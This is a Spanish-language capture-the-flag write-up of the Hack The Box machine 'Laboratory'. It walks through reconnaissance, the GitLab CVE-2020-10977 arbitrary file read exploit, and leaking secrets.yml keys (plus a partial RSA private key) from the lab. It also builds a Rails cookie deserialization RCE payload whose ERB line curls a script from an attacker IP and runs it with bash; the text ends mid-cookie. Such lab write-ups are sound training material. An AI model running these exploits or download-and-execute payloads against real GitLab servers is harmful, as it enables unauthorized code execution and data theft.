



Laboratory

OS:  Linux

Difficulty: **Easy**

Points: **20**

Release: 14 Nov 2020

IP: 10.10.10.216

ih0ruh3 | Miércoles, 31 de Marzo de 2021

Resumen

Primero, he obtenido el certificado `ssl`, `Gitlab` está instalado en el **vhost**. La versión actual de `gitlab-ce` es vulnerable a **LFI y RCE**, explotando `RCE` he conseguido acceso inicial a una shell en `docker`, reseteando el Password de la cuenta admin utilizando **gitlab-rails console** y logeandome como admin en gitlab obtenemos la llave privada **ssh** en `project-repo`, Logeándome como **dexter** y obteniendo el suid **docker-security**, analizando la función principal del binario con **IDA**, vemos que está corriendo `chmod` sin el path correcto por lo que he hecho **Path-Hijacking** para conseguir root.

Iniciamos el reconocimiento inicial con nmap

```
nmap -sC -sV -O -oA initialrecon 10.10.10.216
```

```

$ sudo nmap -sC -sV -O -oA initialrecon 10.10.10.216
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-30 07:23 EDT
Nmap scan report for 10.10.10.216
Host is up (0.072s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|_ 256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_ 256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to https://laboratory.htb/
443/tcp   open  ssl/http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: The Laboratory
|_ ssl-cert: Subject: commonName=laboratory.htb
|_ Subject Alternative Name: DNS:git.laboratory.htb
|_ Not valid before: 2020-07-05T10:39:28
|_ Not valid after: 2024-03-03T10:39:28
|_ tls-alpn:
|_ http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (92%), Linux 5.0 (92%), Linux 5.0 - 5.4 (91%), Linux 5.3 - 5.4 (91%), Linux
2.6.32 (91%), Linux 5.0 - 5.3 (90%), Crestron XPanel control system (90%), Linux 5.4 (89%), ASUS RT-N56U WAP (Linux
3.4) (87%), Linux 3.1 (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.20 seconds

```

Continuaremos con un escaneo de los puertos UDP (esto puede durar un rato)

```
nmap -sU -p- -oA udp 10.10.10.216
```

Para terminar con la fase de reconocimiento, utilizaremos la herramienta que ya hemos visto en otras ocasiones para realizar un escaneo completo "nmapautomator".

```
└─$ sudo ./nmapAutomator.sh 10.10.10.216 All
[sudo] password for kali:

Running all scans on 10.10.10.216

Host is likely running Linux

-----Starting Port Scan-----

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

-----Starting Script Scan-----

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|_   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_   256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to https://laboratory.htb/
443/tcp   open  ssl/http  Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: The Laboratory
|_ ssl-cert: Subject: commonName=laboratory.htb
|_   Subject Alternative Name: DNS:git.laboratory.htb
|_   Not valid before: 2020-07-05T10:39:28
|_   Not valid after:  2024-03-03T10:39:28
|_   tls-alpn:
|_     http/1.1
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nos arroja algo más de información más detallada sobre nuestro objetivo y sus vulnerabilidades.


```

Starting Vulns Scan
Running CVE scan on all ports

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.2p1:
|   MSF:EXPLOIT/SOLARIS/SSH/PAM_USERNAME_BOF/      0.0      https://vulners.com/metasploit/MSF:EXPLOIT/SOLARIS/S
SH/PAM_USERNAME_BOF/      *EXPLOIT*
|   MSF:EXPLOIT/LINUX/SSH/CERAGON_FIBEAIR_KNOWN_PRIVKEY/ 0.0      https://vulners.com/metasploit/MSF:EXPLOIT/L
INUX/SSH/CERAGON_FIBEAIR_KNOWN_PRIVKEY/ *EXPLOIT*
|   MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/      0.0      https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER
/SSH/FORTINET_BACKDOOR/ *EXPLOIT*
80/tcp    open  http      Apache httpd 2.4.41
|_ http-server-header: Apache/2.4.41 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|   CVE-2020-11984 7.5      https://vulners.com/cve/CVE-2020-11984
443/tcp   open  ssl/http  Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|   CVE-2020-11984 7.5      https://vulners.com/cve/CVE-2020-11984
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Ahora podemos dirigirnos a la web, no sin antes copiar en nuestro `etc/hosts` el host `laboratory.htb` y el de `git.laboratory.htb`



La web no nos da ninguna info, aunque nos anotamos los nombres del CEO Dexter y también los usuarios Dee Dee y Anonymous, quizás más adelante nos sirva para probar algunas credenciales.

Laboratory provides high-quality security and development services at a low price point.



IDENTITY MANAGEMENT

Have no clue who is working for you? We don't either. But we write software that keeps track of your people for you.



SECURE DEVELOPMENT

We know security, and we know code. Combine those two, and you get secure development. 100% unhackable, guaranteed!



CRYPTOGRAPHY SERVICES

We know all the great crypto, like ROT13 and Base64. Need a file secured? We got you!

Tomamos nota del método crypto que utilizan! ROT13 y Base64, seguramente lo vayamos a necesitar.

Abrimos `git.laboratory.htb`



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Register

Username or email

Password

☐ Remember me

[Forgot your password?](#)

Sign in

Creamos una cuenta teniendo en cuenta que en el apartado de correo electrónico tenemos que utilizar una cuenta de dentro del dominio `laboratory.htb` si no, no nos dejará crear ninguna cuenta.


user:infolab

password:12345678

infolab@laboratory.htb

Una vez dentro, buscamos usuarios que estén presentes en el dominio, encontramos los usuarios `@dexter` y `@seven`.

En la ayuda, encontramos la información sobre la versión actual de gitlab



https://github.com/dotPY-hax/gitlab_RCE

También encontramos otra forma de hacerlo, hasta hay un vídeo explicativo de como hacerlo...

Nos decantamos por esta última solución. Tendremos que crear dos proyectos en gitlab y después crear un issue en el segundo proyecto e incluir en el texto el siguiente código:

[illegible]

Tras crear el issue, tendremos que mover el issue de un proyecto (del segundo proyecto al primero), una vez hecho esto, encontraremos el archivo adjunto que se ha creado

`passwd` con el siguiente contenido:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

La otra forma de hacer precisamente esto mismo es mediante el exploit del primer link, tras clonarlo en nuestra máquina ejecutamos el siguiente comando

```
python3 cve_2020_10977.py https://laboratory.htb info1ab 12345678
```



```
└─$ python3 cve_2020_10977.py https://git.laboratory.htb infolab 12345678
--- CVE-2020-10977 ---
--- GitLab Arbitrary File Read ---
--- 12.9.0 & Below ---

[>] Found By : vakzz [ https://hackerone.com/reports/827052 ]
[>] PoC By : thewhite4t [ https://twitter.com/thewhiteh4t ]

[+] Target : https://git.laboratory.htb
[+] Username : infolab
[+] Password : 12345678
[+] Project Names : ProjectOne, ProjectTwo

[!] Trying to Login...
[+] Login Successful!
[!] Creating ProjectOne...
[+] ProjectOne Created Successfully!
[!] Creating ProjectTwo...
[+] ProjectTwo Created Successfully!
[>] Absolute Path to File : /etc/passwd
[!] Creating an Issue...
[+] Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/infolab/ProjectTwo/uploads/2ada280bd7a8452f4e42c6c840ba7b2b/passwd
```

Ya tenemos el acceso al archivo, como tenemos que sacar más información nos vendrá mejor utilizar esta opción ya que es más "persistente", de la otra forma tendríamos que crear tantos issues como vayamos necesitando en nuestra investigación con la consiguiente pérdida de tiempo, por lo tanto, nos quedamos con esta opción como la más acertada.

Cómo podréis observar, la información es la misma ya que nos hemos dirigido al archivo `passwd`, nos anotamos los usuarios `prometheus` y `consul` para más adelante.


```
> /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

GitLab Security Team

vakzz posted a comment.

Thanks for the triage payment and for the update.

It's possible to turn this into an RCE as the `secret_key_base` can be done by first grabbing the `secret_key_base` using the arbitrary file read and then generating a payload.

A payload can be generated by changing your `secret_key_base` following in a rails console

```
1 secret_key_base = ActionController::Base.secret_key_base
2 request.env["action_dispatch.cookies"] = ActionController::Base.cookies = request.cookie_jar
3 cookies = request.cookie_jar
4
5 erb = ERB.new("<%= `echo vakzz was here` %>")
6 depr = ActiveSupport::Deprecation::Deprecated.new
7 cookies.signed[:cookie] = depr
8 puts cookies[:cookie]
```

Ahora, tenemos que extraer la información del archivo `secrets.yml` ya que lo necesitaremos para copiar la llave secreta que más adelante utilizaremos.

```
> /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml

# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run 'sudo gitlab-ctl reconfigure'.

---
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78196faa69e0aac01171d62f4e225d61e0b84263903fd06af
  openid_connect_signing_key: |
```

Llegados a este punto, necesitaremos crear un servidor gitlab localmente, para eso utilizaremos docker (por ejemplo).

Primero, vamos a instalar gitlab en nuestro docker

```
sudo docker pull gitlab/gitlab-ee:12.8.1-ee.0
```

Después de instalar gitlab en el docker vamos dentro de la imagen de gitlab

```
docker run -it gitlab/gitlab-ee:12.8.1-ee.0 sh
```

Ejecutamos el primer comando de configuración

```
/opt/gitlab/embedded/bin/runsvdir-start &
```

Nos aparecerán algunos errores pero los ignoramos y continuamos con la reconfiguración, esto puede tardar un buen rato.

Ejecutamos `gitlab-ctl reconfigure`

Después de reconfigurar gitlab tendremos que modificar el archivo `secrets.yml` y modificar el `secret_key_base` con nuestra llave original que nos bajamos anteriormente.

Importante: Sólo hay que modificar una sólo línea en el archivo `secrets.yml`

sólo la línea `secret_key_base`

Ejecutamos `nano /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml`

```
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base: 5842dffd57bce1dbf198be7a63f71dc377333b4cab9431b213ce55dc22f60276ffeba62b29b350f3d3c4b4009c312a051f2a25d988e798c07af83c213b68c1
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: 7cb854101b3170c67d24785202f80e3dff6006bf9aea87f5450eacc2ccf128d1abc3784d9cde37f7842ff3c60057fb838c6f35d11d528de1b55faf0a49fc105e7
  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
    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
    File Name to Write: /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
```

Tras editar el archivo, ejecutaremos el siguiente comando:

`gitlab-rails console`

Una vez tengamos la consola, deberemos copiar todo el código que hemos encontrado en <https://hackerone.com/reports/827052> y ejecutarlo en `gitlab-rails console`

Importante: Modificar nuestra IP, etc y ejecutar los comandos línea por línea para que no dé errores.


```

Concurrent::Map:0x00007f142a1d9620 entries=2 default_proc=nil>>, "action_dispatch.http_auth_salt"⇒"http authenticat
ion", "action_dispatch.signed_cookie_salt"⇒"signed cookie", "action_dispatch.encrypted_cookie_salt"⇒"encrypted coo
kie", "action_dispatch.encrypted_signed_cookie_salt"⇒"signed encrypted cookie", "action_dispatch.authenticated_encr
rypted_cookie_salt"⇒"authenticated encrypted cookie", "action_dispatch.use_authenticated_cookie_encryption"⇒false,
"action_dispatch.encrypted_cookie_cipher"⇒nil, "action_dispatch.signed_cookie_digest"⇒nil, "action_dispatch.cookie
s_serializer"⇒:marshal, "action_dispatch.cookies_digest"⇒nil, "action_dispatch.cookies_rotations"⇒#<ActiveSupport
::Messages::RotationConfiguration:0x00007f1443b9f498 @signed=[], @encrypted=[], "action_dispatch.use_cookies_with_m
etadata"⇒false, "action_dispatch.content_security_policy"⇒nil, "action_dispatch.content_security_policy_report_onl
y"⇒false, "action_dispatch.content_security_policy_nonce_generator"⇒nil, "action_dispatch.content_security_policy_
nonce_directives"⇒nil, "rack.request.cookie_hash"⇒{}, "action_dispatch.cookies"⇒#<ActionDispatch::Cookies::Cookie
Jar:0x00007f1419387a78 ...>, @filtered_parameters=nil, @filtered_env=nil, @filtered_path=nil, @protocol=nil, @port=
nil, @method=nil, @request_method=nil, @remote_ip=nil, @original_fullpath=nil, @fullpath=nil, @ip=nil>, @cookies={},
@committed=false, @signed=#<ActionDispatch::Cookies::SignedKeyRotatingCookieJar:0x00007f1411087bc8 @parent_jar=#<Ac
tionDispatch::Cookies::CookieJar:0x00007f1419387a78 ...>, @verifier=#<ActiveSupport::MessageVerifier:0x00007f1411087
9c0 @secret="\x8E\xf\x93\xf9\xEA\x1D\xC9\xFA\x0E\xB82:\x9F\x00|o\xC4\x8C'\x10e\xC4(m\xDCt\xF7p\x9D\x96\xB9\x04n\fd\xE
7\xA0\xEA\xD3\xDBb\xE5\xCE\tN\xC0B\xBF(\xCE4\x95\xC2\xC4\x17\x9F\xFB\x8A6\x99\xB6l\xF5\xF1", @digest="SHA1", @serial
izer=ActiveSupport::MessageEncryptor::NullSerializer, @options={:digest⇒"SHA1", :serializer⇒ActiveSupport::Message
Encryptor::NullSerializer}, @rotations=[]>>>
irb(main):018:0> erb = ERB.new("<%= `curl 10.10.14.26/infolab.sh -o /tmp/infolab.sh && chmod 777 /tmp/infolab.sh &&
bash /tmp/infolab.sh` %>")
⇒ #<ERB:0x00007f1414634960 @safe_level=nil, @src="#coding:UTF-8\n_erbout = +'; _erbout.<<(( `curl 10.10.14.26/info
lab.sh -o /tmp/infolab.sh && chmod 777 /tmp/infolab.sh && bash /tmp/infolab.sh` ).to_s); _erbout", @encoding=#<Encod
ing:UTF-8>, @frozen_string=nil, @filename=nil, @lineno=0>
irb(main):019:0> depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", Act
iveSupport::Deprecation.new)
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload  Total   Spent    Left   Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--    0curl: (7) Failed to connect to 10.10.1
4.26 port 80: Connection refused
⇒ ""
irb(main):020:0> cookies.signed[:cookie] = depr
DEPRECATION WARNING: @result is deprecated! Call result.is_a? instead of @result.is_a?. Args: [Hash] (called from ir
b_binding at (irb):20)
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload  Total   Spent    Left   Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--    0curl: (7) Failed to connect to 10.10.1
4.26 port 80: Connection refused
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload  Total   Spent    Left   Speed
  0     0    0     0    0     0      0      0 --:--:~ --:~:~ --:~:~    0curl: (7) Failed to connect to 10.10.1
4.26 port 80: Connection refused
⇒ ""
irb(main):021:0> puts cookies[:cookie]
BAhvOkBBY3RpdmVtdXBwb3J00jpEZXBjZWNhdGlvbjo6RGVwcmVjYXRlZELuc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbN0YW5jZW86CEVSQgs6EEBz
YWZlX2xldmVsMDoJQHNYy0kiAaAjY29kaW5nOlVURi04Cl9lcmJvdXQpPSArJyc7IF9lcmJvdXQpDwoKCBgY3VybyCAxMC4xMC4xNC4yNi9pbmZvbGFi
